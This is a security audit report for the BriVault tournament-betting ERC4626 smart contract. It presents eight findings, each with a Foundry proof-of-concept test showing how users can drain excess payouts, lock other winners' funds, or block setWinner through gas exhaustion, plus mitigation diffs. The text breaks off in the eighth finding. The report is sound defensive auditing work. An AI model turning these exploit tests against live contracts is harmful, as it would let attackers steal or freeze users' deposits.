

BriVault First Flight

Version 1.0

github.com/lucasfhope

November 13, 2025

BriVault First Flight

Lucas Hope

November 13, 2025

Table of Contents

Protocol Summary

The BriVault smart contract implements a tournament betting vault using the ERC4626 tokenized vault standard. It allows users to deposit an ERC20 asset to bet on a team, and at the end of the tournament, winners share the pool based on the value of their deposits.

First Flight Details

The findings described in this report corresponds to the following commit hash:

```
1f515387d58149bf494dc4041b6214c2546b3b27
```

Scope

```
src/
 --- briTechToken.sol
 --- briVault.sol
```

Roles

- Owner:
  - Only the owner can set the winner after the event ends.
- Users:
  - Users have to send in asset to the contract (deposit + participation fee).
  - Users should not be able to deposit once the event starts.
  - Users should only join events only after they have made deposit.

Issues found

The audit found 7 High - Medium severity vulnerabilities/issues as well as a low severity issue. Due to the design of the protocol, much of the main functionailty allows malicious users to take advantage of the protocol. Some features can also allow unsuspecting users to lose funds without the opportunity to win in the event.

Overall, the protocol will have to be redesigned to ensure that these issues and vulnerabilities are resolved.

Submitted Findings

[S-1] Users that `joinEvent` and then `deposit` later will have shares not accounted for in `totalWinningShares`

Description

The protocol expects users to first call `deposit` and then subsequently call `joinEvent`. This allows users to join a team and have their shares correctly recorded in `userSharesToCountry`. This mapping is later used to calculate `totalWinningShares` for the winning team so that vault assets can be distributed proportionally to winners based on their shares.

However, if a user deposits, joins the event, and then continues to deposit without calling `joinEvent` again, the additional shares from subsequent deposits will not be reflected in `userSharesToCountry`. As a result, when calculating `totalWinningShares`, the protocol will underestimate the true number of shares belonging to users on the winning team.

This allows a malicious user to withdraw more assets than their actual share, while other users that redeem later will be unable to claim their portion because the vault has been drained.

The root cause of this issue is the separation of the deposit and joinEvent logic, which leads to inconsistent accounting of participant shares.

Risk

Likelihood: High

A malicious user can exploit this by depositing a minimal amount, calling `joinEvent`, and then making additional deposits. Since there is no restriction on depositing after joining, this situation is likely to occur, especially when users want to increase their stake before the event begins.

Impact: High

The accounting for reward distribution will be incorrect, resulting in a low `totalWinningShares` value. Early withdrawers will receive more than they deserve, while later withdrawers may be blocked from claiming because the vault is either empty or holds too low of a balance.

Proof of Concept

Add this test to your test suite in `test/briVault.t.sol`.

```
function testDepositsAfterJoinEventWillIncreaseMailiciousUserPayoutAndLockTokensForOtherW
    () public {
     vm.prank(owner);
     briVault.setCountry(countries);

     uint256 depositAmount = 5e18;

     vm.startPrank(user1);
     mockToken.approve(address(briVault), 2 * depositAmount);
     briVault.deposit(2 * depositAmount, user1);
     briVault.joinEvent(0);
     vm.stopPrank();

     // malicious user
     vm.startPrank(user2);
```

```
15      mockToken.approve(address(briVault), 2 * depositAmount);
16      briVault.deposit(depositAmount, user2);
17      briVault.joinEvent(0);
18      briVault.deposit(depositAmount, user2);
19      vm.stopPrank();
20
21      // Note: both users have deposited the same amount and joined the
            same team
22
23      vm.warp(eventEndDate + 1);
24      vm.prank(owner);
25      briVault.setWinner(0);
26
27      uint256 totalInVault = mockToken.balanceOf(address(briVault));
28
29      // malicious user
30      vm.prank(user2);
31      briVault.withdraw();
32      uint256 user1WithdrawAmount = totalInVault - mockToken.balanceOf(
            address(briVault));
33      console.log(user1WithdrawAmount);
34
35      vm.expectRevert();
36      vm.prank(user1);
37      briVault.withdraw();
38  }
```

This test shows that the malicious user (user2), who should have received 50% of the vault (10e18), actually receives 66.7% (13.33e18). When the other legitimate winner attempts to withdraw, the transaction reverts because the vault no longer holds enough tokens.

Recommended Mitigation

To prevent this issue, integrate the `deposit` and `joinEvent` logic. Doing so ensures that each deposit is tied to a specific team and that all shares are correctly included in team accounting.

```
1  -    function deposit(uint256 assets, address receiver) public override
       returns (uint256) {
2  +    function deposit(uint256 assets, address receiver, uint256
       countryId) public override returns (uint256) {
3           ...
4  +        joinEvent(countryId);
5           return participantShares;
6       }
7
8  -    function joinEvent(uint256 countryId) public {
9  +    function joinEvent(uint256 countryId) internal {
10          ...
```

```
11      }
```

It will also be be necessary to update the `joinEvent` logic to account for multiple deposits and attempts to change teams.

[S-2] Users can call `joinEvent` for multiple teams to dilute winner payout and lock tokens in the vault

Description

The protocol is designed so that each user can join only one team. Users who are on the winning team should share the assets in the vault proportionally to their shares.

However, once a user deposits assets into the vault, they can call `joinEvent` multiple times with different `countryId` values. The `countryId` from the last call will determine the team the user is officially assigned to, but each call creates a new entry in `userSharesToCountry` and appends the user's address to `userAddresses`. As a result, `_getWinnerShares` will compute an inflated `totalWinnerShares`, since it counts duplicate entries for the same user.

```
1  function joinEvent(uint256 countryId) public {
2      if (stakedAsset[msg.sender] == 0) {
3          revert noDeposit();
4      }
5
6      // Ensure countryId is a valid index in the `teams` array
7      if (countryId >= teams.length) {
8          revert invalidCountry();
9      }
10
11     if (block.timestamp > eventStartDate) {
12         revert eventStarted();
13     }
14
15
16     userToCountry[msg.sender] = teams[countryId];
17
18
19     uint256 participantShares = balanceOf(msg.sender);
20 @>  userSharesToCountry[msg.sender][countryId] = participantShares;
21
22 @>  usersAddress.push(msg.sender);
23
24     numberOfParticipants++;
25     totalParticipantShares += participantShares;
26
27     emit joinedEvent(msg.sender, countryId);
```

```
28  }
29
30  function _getWinnerShares () internal returns (uint256) {
31  @>  for (uint256 i = 0; i < usersAddress.length; ++i){
32          address user = usersAddress[i];
33  @>      totalWinnerShares += userSharesToCountry[user][winnerCountryId
        ];
34      }
35      return totalWinnerShares;
36  }
```

Risk

Likelihood: High

There is currently no restriction preventing a user from calling `joinEvent` multiple times after depositing. This enables a malicious user to manipulate the vault's accounting with only the minimum deposit amount. Even regular users switching teams before the event starts can unintentionally create the same issue.

Impact: High

This vulnerability can cause incorrect reward distribution and permanent asset locking. The `totalWinnerShares` will be artificially inflated, reducing the payout for legitimate winners and leaving a significant portion of the vault's assets unclaimable.

Proof of Concept

Add this test to the test suite in `test/briVault.t.sol`.

```
1   function
        testJoiningMultipleTeamsWillDiluteSharesOfWinnersAndLockTokensInTheVault
        () public {
2       vm.prank(owner);
3       briVault.setCountry(countries);
4
5       uint256 depositAmount = 10e18;
6
7       vm.startPrank(user1);
8       mockToken.approve(address(briVault), depositAmount);
9       briVault.deposit(depositAmount, user1);
10      // Joins and then switches team, but userSharesToCountry[user1][0]
            will persist
11      briVault.joinEvent(0);
12      briVault.joinEvent(1);
13      vm.stopPrank();
```

```
14
15      vm.startPrank(user2);
16      mockToken.approve(address(briVault), depositAmount);
17      briVault.deposit(depositAmount, user2);
18      briVault.joinEvent(0);
19      vm.stopPrank();
20      uint256 user2AmountAfterDeposit = mockToken.balanceOf(user2);
21
22      vm.warp(eventEndDate + 1);
23      vm.prank(owner);
24      briVault.setWinner(0);
25
26      uint256 totalAmountInVaultBeforeWithdraw = mockToken.balanceOf(
            address(briVault));
27
28      console.log(briVault.userToCountry(user1));
29      vm.prank(user1);
30      vm.expectRevert(BriVault.didNotWin.selector);
31      briVault.withdraw();
32
33      vm.prank(user2);
34      briVault.withdraw();
35      uint256 user2WithdrawAmount = mockToken.balanceOf(user2) -
            user2AmountAfterDeposit;
36
37      // user2 should have withdrawn their deposit + user1's deposit -
            fees
38      // but they will only receive 1/3 of the total prize because user 1
             joined multiple teams
39      // adding an extra participant the the winning team and being in
            the userAddress twice
40      assertEq(user2WithdrawAmount, totalAmountInVaultBeforeWithdraw / 3)
            ;
41
42      // vault will have 2/3 of the total prize locked in it
43      assertApproxEqAbs(mockToken.balanceOf(address(briVault)), 2 * (
            totalAmountInVaultBeforeWithdraw / 3), 2);
44  }
```

This test shows that a user who joins multiple teams inflates the vault's accounting. Even though user2 is the only legitimate participant on the winning team, they only receive one-third of the vault's assets, while two-thirds remain locked due to duplicated entries from user1.

Recommended Mitigation

Modify `joinEvent` to check whether the user has already joined a team. If they have, update their existing team instead of creating a new entry and pushing their address again. This ensures proper accounting and prevents duplicates in `userAddresses`.

```
    function joinEvent(uint256 countryId) public {
        if (stakedAsset[msg.sender] == 0) {
            revert noDeposit();
        }

        // Ensure countryId is a valid index in the `teams` array
        if (countryId >= teams.length) {
            revert invalidCountry();
        }

        if (block.timestamp > eventStartDate) {
            revert eventStarted();
        }

+       uint256 participantShares = balanceOf(msg.sender);
+       string currentCountry = userToCountry[msg.sender];

+       if (bytes(currentCountry).length != 0) {
+           // need to remove shares from previous country
+           delete userSharesToCountry[msg.sender][getCountryIndex(currentCountry)];
+           userSharesToCountry[msg.sender][countryId] = participantShares;
+           userToCountry[msg.sender] = teams[countryId];
+           // dont need to push again to usersAddress or change values of numberOfParticipants and totalParticipantShares
+       } else {
+           userToCountry[msg.sender] = teams[countryId];
+           userSharesToCountry[msg.sender][countryId] = participantShares;
+           usersAddress.push(msg.sender);
+           numberOfParticipants++;
+           totalParticipantShares += participantShares;
+        }

-       userToCountry[msg.sender] = teams[countryId];
-       uint256 participantShares = balanceOf(msg.sender);
-       userSharesToCountry[msg.sender][countryId] = participantShares;
-       usersAddress.push(msg.sender);
-       numberOfParticipants++;
-       totalParticipantShares += participantShares;

        emit joinedEvent(msg.sender, countryId);
    }
```

[S-3] Potential Denial of Service due to an unbounded loop in `setWinner`

Description

When the `eventEndDate` has passed, the owner is expected to call `setWinner`, which calculates the total number of shares for the winning team.

However, `_getWinnerShares`, which is called within `setWinner`, iterates over the entire `userAddresses` array to compute `totalWinnerShares`. This loop is unbounded, meaning that gas usage grows linearly with the number of users. As the array size increases, the cost of executing setWinner also increases.

If `userAddresses` becomes too large, the gas cost may exceed the block gas limit, causing the transaction to revert and preventing the owner from finalizing the event.

```
1  function _getWinnerShares () internal returns (uint256) {
2
3  @>  for (uint256 i = 0; i < usersAddress.length; ++i){
4          address user = usersAddress[i];
5          totalWinnerShares += userSharesToCountry[user][winnerCountryId
               ];
6      }
7      return totalWinnerShares;
8  }
9
10 function joinEvent(uint256 countryId) public {
11     if (stakedAsset[msg.sender] == 0) {
12         revert noDeposit();
13     }
14
15     // Ensure countryId is a valid index in the `teams` array
16     if (countryId >= teams.length) {
17         revert invalidCountry();
18     }
19
20     if (block.timestamp > eventStartDate) {
21         revert eventStarted();
22     }
23
24     userToCountry[msg.sender] = teams[countryId];
25
26     uint256 participantShares = balanceOf(msg.sender);
27     userSharesToCountry[msg.sender][countryId] = participantShares;
28
29 @>  usersAddress.push(msg.sender);
30
31     numberOfParticipants++;
32     totalParticipantShares += participantShares;
33
```

```
34         emit joinedEvent(msg.sender, countryId);
35     }
```

Risk

Likelihood: Medium

Every call to joinEvent appends the user's address to `userAddresses`, even if the same user calls `joinEvent` multiple times. As a result, the array can grow very large with a sufficient amount of users.

Impact: High

The owner may be unable to execute `setWinner` due to excessive gas costs, effectively freezing all vault assets and preventing users from claiming rewards. This results in a complete denial of service for the protocol's core functionality.

Proof of Concept

Add this test to your test suite in `test/briVault.t.sol`.

```
1  function testSetWinnerDOSWhenThereAreManyUsers() public {
2      vm.prank(owner);
3      briVault.setCountry(countries);
4
5      uint256 depositAmount = 0.005 ether;
6      vm.startPrank(user1);
7      mockToken.approve(address(briVault), depositAmount);
8      briVault.deposit(depositAmount, user1);
9      for (uint256 i = 0; i < 30_000; i++) { briVault.joinEvent(i %
           countries.length); }
10     vm.stopPrank();
11
12     vm.warp(eventEndDate + 1);
13
14     bytes memory data = abi.encodeWithSelector(BriVault.setWinner.
           selector, 0);
15     vm.prank(owner);
16     uint256 g0 = gasleft();
17     (bool ok, ) = address(briVault).call{gas: 30_000_000}(data);
18     uint256 used = g0 - gasleft();
19
20     assert(!ok);
21     console.log("setWinner gas used for 30k entries in userAddresses:",
           used);
22     }
```

This test shows that a malicious user can inflate userAddresses to 30,000 entries. At this size, setWinner consumes over 30 million gas, which is around Ethereum's block gas limit, causing it to revert or become very expensive for the owner.

Recommended Mitigation

Use a mapping to track total team shares instead of iterating through an array of user addresses.

```
-   mapping(address => mapping(uint256 => uint256)) public userSharesToCountry;
+   mapping(uint256 => uint256) public countryIdToShares;

    function joinEvent(uint256 countryId) public {
        if (stakedAsset[msg.sender] == 0) {
            revert noDeposit();
        }

        // Ensure countryId is a valid index in the `teams` array
        if (countryId >= teams.length) {
            revert invalidCountry();
        }

        if (block.timestamp > eventStartDate) {
            revert eventStarted();
        }

        userToCountry[msg.sender] = teams[countryId];

        uint256 participantShares = balanceOf(msg.sender);
-       userSharesToCountry[msg.sender][countryId] = participantShares;
+       countryIdToShares[countryId] += participantShares;

-       usersAddress.push(msg.sender);

-       numberOfParticipants++;
-       totalParticipantShares += participantShares;

        emit joinedEvent(msg.sender, countryId);
    }

-   function _getWinnerShares () internal returns (uint256) {
+   function _getWinnerShares (uint256 countryIndex) internal returns (uint256) {

-       for (uint256 i = 0; i < usersAddress.length; ++i){
-          address user = usersAddress[i];
-          totalWinnerShares += userSharesToCountry[user][winnerCountryId];
```

```
39 -        }
40
41 +        totalWinnerShares = countryIdToShares[countryIndex];
42
43          return totalWinnerShares;
44      }
```

This change removes the need for an unbounded loop and ensures that the gas cost of setWinner remains constant, regardless of the number of participants.

Additional changes would need to be made to prevent multiple calls to join a team by the same user and account for multiple deposits.

[S-4] The protocol allows a user to deposit funds without joining the event

Description

The protocol allows users to `deposit` assets into the vault. After depositing, they can call `joinEvent` to select a team to represent in the event. If their team wins, they can `withdraw` assets from the vault and receive an amount proportional to their shares compared to other teammates.

However, a user can `deposit` funds without ever calling `joinEvent`. If this occurs, they will not have the opportunity to be part of a winning team and will effectively have no chance of earning a return on their stake. This issue becomes more problematic as the `eventStartDate` approaches, since a user can `deposit` assets shortly before the event starts and lose the opportunity to join once it begins.

The core issue lies in the separation of `deposit` and `joinEvent`, which allows users to stake assets without ensuring they are assigned to a team.

Risk

Likelihood: Medium

This will occur whenever a user deposits assets but does not subsequently call joinEvent to select a team. It is more likely to happen when block.timestamp is close to eventStartDate, because once the event starts, users are prevented from joining a team.

Impact: High

A user who deposits assets without joining a team will have staked funds with no chance of a return. Their assets will be distributed to players on the winning team and will become inaccessible after the event starts.

Proof of Concept

Add this test to the test suite in `test/briVault.t.sol`.

```
function testAllowsDepositWithoutJoiningEvent() public {
    uint256 depositAmount = 10e18;
    uint256 briVaultBase = 10000;
    uint256 user1StartAmount = mockToken.balanceOf(user1);
    vm.warp(eventStartDate - 1);

    vm.startPrank(user1);
    mockToken.approve(address(briVault), depositAmount);
    briVault.deposit(depositAmount, user1);
    assert(mockToken.balanceOf(user1) == user1StartAmount -
        depositAmount);
    assert(briVault.stakedAsset(user1) == depositAmount - (
        depositAmount * participationFeeBsp) / briVaultBase);

    vm.warp(eventStartDate + 1);
    vm.expectRevert(BriVault.eventStarted.selector);
    briVault.joinEvent(0);
    vm.expectRevert(BriVault.eventStarted.selector);
    briVault.cancelParticipation();
    vm.stopPrank();

    assertEq(
        keccak256(bytes(briVault.userToCountry(user1))),
        keccak256(bytes(""))
    );
}
```

“This test will show that a user can deposit but, once the event starts, cannot join a team or cancel participation. It also confirms that the user has not been assigned a country, meaning they have no chance to win.

Recommended Mitigation

There are a few ways to mitigate this issue.

One approach is to add a function allowing users who have not joined a team to reclaim their deposits before the event ends.

```
+    function getDepositBack() external {
+        if(block.timestamp >= eventEndDate) {
+            revert();
+        }
+        if(bytes(userToCountry(msg.sender)).length != 0) {
+            revert();
```

```
+         }
+         uint256 refundAmount = stakedAsset[msg.sender];
+         if(refundAmount == 0) {
+             revert();
+         }
+         stakedAsset[msg.sender] = 0;
+         uint256 shares = balanceOf(msg.sender);
+         _burn(msg.sender, shares);
+         IERC20(asset()).safeTransfer(msg.sender, refundAmount);
+     }
```

This allows users to recover their deposited funds if they are not on a team, though they would still lose the participation fee. However, this only works before the event ends.

A better solution would be to combine the logic of `deposit` and `joinEvent`, ensuring users cannot deposit without selecting a team.

```
-     function deposit(uint256 assets, address receiver) public override
      returns (uint256) {
+     function deposit(uint256 assets, address receiver, uint256
     countryId) public override returns (uint256) {
          ...
+         joinEvent(countryId);
          return participantShares;
      }

-    function joinEvent(uint256 countryId) public {
+    function joinEvent(uint256 countryId) internal {
          ...
      }
```

This solution would also require updated logic to handle users who deposit multiple times and users who want to switch teams before the event starts.

[S-5] Multiple deposits for the same user will overwrite `stakedAsset`

Description

The protocol allows users to deposit assets multiple times. Each deposit increases the user's vault shares and potential payout if their team wins.

However, when recording the user's `stakedAsset` in the `deposit` function, the protocol overwrites the existing value instead of adding to it. This behavior causes an issue if the user decides to withdraw their assets before the event starts through `cancelParticipation`. In this case, the user will only be refunded the amount from their most recent `deposit` (minus the participation fee), effectively losing their earlier deposits.

This issue does not affect users who call `joinEvent` and participate in the event normally, since their shares are properly accounted for in the vault. The problem specifically affects users who make multiple deposits but later choose to cancel their participation before the event begins.

```
function deposit(uint256 assets, address receiver) public override
    returns (uint256) {
     ...

     uint256 stakeAsset = assets - fee;

@>   stakedAsset[receiver] = stakeAsset;

     uint256 participantShares = _convertToShares(stakeAsset);

     IERC20(asset()).safeTransferFrom(msg.sender,
        participationFeeAddress, fee);

     IERC20(asset()).safeTransferFrom(msg.sender, address(this),
        stakeAsset);

     _mint(msg.sender, participantShares);


     emit deposited (receiver, stakeAsset);

     return participantShares;
}

function cancelParticipation () public  {
     if (block.timestamp >= eventStartDate){
         revert eventStarted();
     }

@>   uint256 refundAmount = stakedAsset[msg.sender];

     stakedAsset[msg.sender] = 0;

     uint256 shares = balanceOf(msg.sender);

     _burn(msg.sender, shares);

@>   IERC20(asset()).safeTransfer(msg.sender, refundAmount);
}
```

Risk

Likelihood: Medium

This occurs whenever a user makes multiple deposits before deciding to cancel their participation,

which is a realistic and easily reproducible scenario.

Impact: High

The user will lose any assets from deposits before the most recent one, as the protocol only refunds the last recorded deposit amount. This would result in direct financial loss, where earlier deposits would be distributed between the winning team.

Proof of Concept

Add this test to the test suite in `test/briVault.t.sol`.

```
function testMultipleDepositsOverwritesStakedAssetsAndWillRefundWrongAmountUponCancelPart() public {
    vm.prank(owner);
    briVault.setCountry(countries);

    uint256 depositAmount = 5e18;
    uint256 base = 10000;
    uint256 feePerDeposit = (depositAmount * participationFeeBsp) / base;
    uint256 depositAmountMinusFee = depositAmount - feePerDeposit;
    uint256 user1AmountBeforeDeposits = mockToken.balanceOf(user1);

    vm.startPrank(user1);
    mockToken.approve(address(briVault), 2*depositAmount);
    briVault.deposit(depositAmount, user1);
    briVault.deposit(depositAmount, user1);
    uint256 amountAfterDeposits = mockToken.balanceOf(user1);
    briVault.cancelParticipation();
    vm.stopPrank();

    // user1 should be refunded both deposits minus fees but instead is refunded only one of the deposits minus both fees
    assert(mockToken.balanceOf(user1) == amountAfterDeposits + depositAmountMinusFee );
    assert(mockToken.balanceOf(user1) == user1AmountBeforeDeposits - depositAmount - feePerDeposit);
    assert(mockToken.balanceOf(user1) < user1AmountBeforeDeposits - 2 * feePerDeposit);
}
```

This test demonstrates that the user only receives a refund for their latest deposit rather than the total of all deposits.

Recommended Mitigation

Accumulate deposits instead of overwriting the previous value in `stakedAsset`.

```
function deposit(uint256 assets, address receiver) public override
    returns (uint256) {
    ...

    uint256 stakeAsset = assets - fee;

-   stakedAsset[receiver] = stakeAsset;
+   stakedAsset[receiver] += stakeAsset;

    uint256 participantShares = _convertToShares(stakeAsset);

    IERC20(asset()).safeTransferFrom(msg.sender,
        participationFeeAddress, fee);

    IERC20(asset()).safeTransferFrom(msg.sender, address(this),
        stakeAsset);

    _mint(msg.sender, participantShares);


    emit deposited (receiver, stakeAsset);

    return participantShares;
}
```

[S-6] `deposit` mints participant shares to `msg.sender` instead of `receiver` [COMPLETED]

Description

The protocol intends for the `receiver` specified in a `deposit` call to receive credit for the staked assets and corresponding participant shares of the vault.

However, the current implementation mints participant shares to `msg.sender` rather than the `receiver`. As a result, if the caller (`msg.sender`) and the `receiver` are different addresses, the shares will be issued to the wrong account.

```
function deposit(uint256 assets, address receiver) public override
    returns (uint256) {
    ..

    uint256 stakeAsset = assets - fee;

```

```
6  @>  stakedAsset[receiver] = stakeAsset;
7
8      uint256 participantShares = _convertToShares(stakeAsset);
9
10
11     IERC20(asset()).safeTransferFrom(msg.sender,
           participationFeeAddress, fee);
12
13     IERC20(asset()).safeTransferFrom(msg.sender, address(this),
           stakeAsset);
14
15 @>  _mint(msg.sender, participantShares);
16
17     emit deposited (receiver, stakeAsset);
18
19     return participantShares;
20 }
21
22 function joinEvent(uint256 countryId) public {
23 @>  if (stakedAsset[msg.sender] == 0) {
24         revert noDeposit();
25     }
26
27     ...
28 }
```

Risk

Likelihood: Medium

This issue will occur whenever a user calls `deposit` on behalf of another address (when `receiver` != `msg.sender`). The effect only becomes critical if the participant shares are not transferred to the receiver before they attempt to call `joinEvent`.

Impact: High

The `receiver` does not receive the participant shares, but they can still call joinEvent because `stakedAsset[receiver]` is populated. However, their team's shares will not be reflected in `userSharesToCountry`. If the receiver's team later wins, the `totalWinningShares` will be undercounted.

Moreover, since the `receiver` lacks the actual participant shares, they cannot redeem their winnings unless those shares are manually transferred from the original depositor. If this transfer occurs after `joinEvent`, share accounting will remain incorrect, allowing some winning users to withdraw a disproportionate amount of vault assets while other winning users will be prevented from withdrawing.

Proof of Concept

Add this test to the test suite in `test/briVault.t.sol`.

```
function testParticipationSharesGoToSenderRatherThanReceiverInDeposit() public {
    vm.prank(owner);
    briVault.setCountry(countries);

    uint256 base = 10000;
    uint256 depositAmount = 5e18;
    uint256 feeAmount = (depositAmount * participationFeeBsp) / base;

    vm.startPrank(user1);
    mockToken.approve(address(briVault), depositAmount);
    briVault.deposit(depositAmount, user2);
    vm.expectRevert(BriVault.noDeposit.selector);
    briVault.joinEvent(0);
    vm.stopPrank();

    vm.prank(user2);
    briVault.joinEvent(0);

    vm.startPrank(user3);
    mockToken.approve(address(briVault), depositAmount);
    briVault.deposit(depositAmount, user3);
    briVault.joinEvent(0);
    vm.stopPrank();

    vm.warp(eventEndDate + 1);

    vm.prank(owner);
    briVault.setWinner(0);

    uint256 user2BalanceBeforeWithdraw = mockToken.balanceOf(user2);
    vm.prank(user2);
    briVault.withdraw();

    assert(user2BalanceBeforeWithdraw == mockToken.balanceOf(user2));

    vm.expectRevert(BriVault.didNotWin.selector);
    vm.startPrank(user1);
    briVault.withdraw();
    IERC20(briVault).transfer(user2, briVault.balanceOf(user1));
    vm.stopPrank();
    vm.prank(user2);
    briVault.withdraw();

    assert(mockToken.balanceOf(user2) == user2BalanceBeforeWithdraw + 2*(depositAmount - feeAmount));
}
```

This test demonstrates that when user1 deposits on behalf of user2, the shares are minted to user1 instead of user2. This makes it so that user2 can still join the event but initially cannot withdraw winnings because they do not hold the shares. After user1 transfers the shares to user2, user2 can successfully withdraw, but the vault's internal accounting will be incorrect, leading to wrong share calculations.

Recommended Mitigation

Mint participant shares to the `receiver` address in `deposit`.

```
    function deposit(uint256 assets, address receiver) public override
        returns (uint256) {
        ..

        uint256 stakeAsset = assets - fee;

        stakedAsset[receiver] = stakeAsset;

        uint256 participantShares = _convertToShares(stakeAsset);


        IERC20(asset()).safeTransferFrom(msg.sender,
            participationFeeAddress, fee);

        IERC20(asset()).safeTransferFrom(msg.sender, address(this),
            stakeAsset);

-       _mint(msg.sender, participantShares);
+       _mint(receiver, participantShares);

        emit deposited (receiver, stakeAsset);

        return participantShares;
    }
```

[S-7] Winning users can get locked out and losing users can withdraw rewards if the owner forgets to call `setCountry`

Description

The owner is expected to call `setCountry` immediately after the contract has been deployed to set up the teams that users can join.

However, if the owner does not set the countries, users can still join the event using any country ID from 0 to 47. If users join the event and the countries are never set, then all the selected teams of users will be empty strings (“”). This allows any user to `withdraw` assets from the vault after the event ends, since all teams, including the winning team, would be represented by the empty string.

In another scenario, if a user joins the event before the owner calls `setCountry`, that user will not be able to win because their recorded country will be an empty string. They would need to call `joinEvent` again after the countries are set to have a valid chance of winning.

```
// every entry would start as ""
string[48] public teams;

function withdraw() external winnerSet {
    if (block.timestamp < eventEndDate) {
        revert eventNotEnded();
    }

@>  if (
        keccak256(abi.encodePacked(userToCountry[msg.sender])) !=
        keccak256(abi.encodePacked(winner))
    ) {
        revert didNotWin();
    }
    uint256 shares = balanceOf(msg.sender);

    uint256 vaultAsset = finalizedVaultAsset;
    uint256 assetToWithdraw = Math.mulDiv(shares, vaultAsset,
       totalWinnerShares);

    _burn(msg.sender, shares);

    IERC20(asset()).safeTransfer(msg.sender, assetToWithdraw);

    emit Withdraw(msg.sender, assetToWithdraw);
}
```

Risk

Likelihood: Low

This will occur only if the owner fails to call setCountry immediately after deployment. It would generally be good practice to include this step in a deployment script.

Impact: High

Scenario 1: If the countries are never set, any user can `withdraw` vault assets after the event since every country name is an empty string. This would allow losing users to `withdraw` funds and could

deplete the vault.

Scenario 2: If the countries are set after users have already joined, those early users will be unable to win because their recorded country remains an empty string. They would need to rejoin before the event starts to have a valid team.

Scenario 3: If the owner sets the countries after the event has already started, no users will correspond to these countries, meaning no one will be able to withdraw vault assets even if they selected the correct team index.

Proof of Concept

Add this test of the first scenario to the test suite in `test/briVault.t.sol`.

```
function testAnyoneCanWithdrawIfOwnerForgetsToSetCountries() public {
    // Owner does not set the countries

    uint256 depositAmount = 5e18;
    uint256 base = 10000;
    uint256 depositFee = (depositAmount * participationFeeBsp) / base;
    uint256 user1StartingAmount = mockToken.balanceOf(user1);

    // Teams can still be joined since the teams array is string[48]
    // Each team will be ""
    assert(keccak256(abi.encodePacked(briVault.teams(0))) == keccak256(
        abi.encodePacked("")));

    // getCountry() will revert because all teams are length 0
    vm.expectRevert(BriVault.invalidCountry.selector);
    briVault.getCountry(0);

    vm.startPrank(user1);
    mockToken.approve(address(briVault), depositAmount);
    briVault.deposit(depositAmount, user1);
    briVault.joinEvent(0);
    vm.stopPrank();

    vm.startPrank(user2);
    mockToken.approve(address(briVault), depositAmount);
    briVault.deposit(depositAmount, user2);
    briVault.joinEvent(1);
    vm.stopPrank();

    vm.warp(eventEndDate + 1);

    vm.prank(owner);
    briVault.setWinner(1);

```

```
34      vm.prank(user1);
35      briVault.withdraw();
36
37      vm.expectRevert();
38      vm.prank(user2);
39      briVault.withdraw();
40
41      // everyone had the same share of the vault and only 1 user was on
            team 1
42      // meaning that user 1 got all of the assets in the vault
43      assert(mockToken.balanceOf(user1) == user1StartingAmount -
            depositFee + 2 * (depositAmount - depositFee));
44  }
```

This test shows that a user on a losing team (country ID 0) can still `withdraw` after the event ends since both teams are represented by the empty string. This also prevents the user who selected the winning index (user2) from withdrawing their rightful winnings.

Next, add the test of the second scenario.

```
1  function testJoinEventBeforeSetCountriesWillMakeItImpossibleToWin()
       public {
2      uint256 depositAmount = 5e18;
3
4      vm.startPrank(user1);
5      mockToken.approve(address(briVault), depositAmount);
6      briVault.deposit(depositAmount, user1);
7      briVault.joinEvent(0);
8      vm.stopPrank();
9
10     vm.prank(owner);
11     briVault.setCountry(countries);
12
13     vm.startPrank(user2);
14     mockToken.approve(address(briVault), depositAmount);
15     briVault.deposit(depositAmount, user2);
16     briVault.joinEvent(0);
17     vm.stopPrank();
18
19     vm.warp(eventEndDate + 1);
20     vm.prank(owner);
21     briVault.setWinner(0);
22
23     vm.expectRevert(BriVault.didNotWin.selector);
24     // user 1 joined the correct team index
25     vm.prank(user1);
26     briVault.withdraw();
27 }
```

This test shows that a user who joined before the countries were set cannot withdraw their winnings,

even if they selected the correct team index.

Recommended Mitigation

This potential issue can be mitigated in multiple ways:

1. Including `setCountry` in the deploy script to ensure countries are set alongside contract deployment.
2. Set a flag to mark when the countries are set. When this flag has not been marked, user facing functions like `deposit` and `joinEvent` should be inaccessible.
3. Set the countries array in the constructor. This will mitigate the risk by setting up the array during deployment. This is the best option.

```
-    constructor (IERC20 _asset, uint256 _participationFeeBsp, uint256 _eventStartDate, address _participationFeeAddress, uint256 _minimumAmount, uint256 _eventEndDate) ERC4626 (_asset) ERC20("BriTechLabs", "BTT") Ownable(msg.sender) {
+    constructor (IERC20 _asset, uint256 _participationFeeBsp, uint256 _eventStartDate, address _participationFeeAddress, uint256 _minimumAmount, uint256 _eventEndDate, string[48] memory _countries) ERC4626 (_asset) ERC20 ("BriTechLabs", "BTT") Ownable(msg.sender) {
        if (_participationFeeBsp > PARTICIPATIONFEEBSPMAX){
            revert limiteExceede();
        }

        participationFeeBsp = _participationFeeBsp;
        eventStartDate = _eventStartDate;
        eventEndDate = _eventEndDate;
        participationFeeAddress = _participationFeeAddress;
        minimumAmount = _minimumAmount;
        _setWinner = false;
+       setCountry(_countries);
    }

-   function setCountry(string[48] memory countries) public onlyOwner {
+   function setCountry(string[48] memory countries) internal {
        for (uint256 i = 0; i < countries.length; ++i) {
            teams[i] = countries[i];
        }
        emit CountriesSet(countries);
    }
```

[S-8] `deposit` emits the `receiver` as the depositor

Description

The `deposited` event is intended to emit the address that deposited into the vault along with the amount deposited.

However, the `deposit` function currently emits the `receiver` address as the depositor instead of `msg.sender`.

```
1  @>  event deposited (address indexed _depositor, uint256 _value);
2
3      function deposit(uint256 assets, address receiver) public override
          returns (uint256) {
4          require(receiver != address(0));
5
6          if (block.timestamp >= eventStartDate) {
7              revert eventStarted();
8          }
9
10         uint256 fee = _getParticipationFee(assets);
11         // charge on a percentage basis points
12         if (minimumAmount + fee > assets) {
13             revert lowFeeAndAmount();
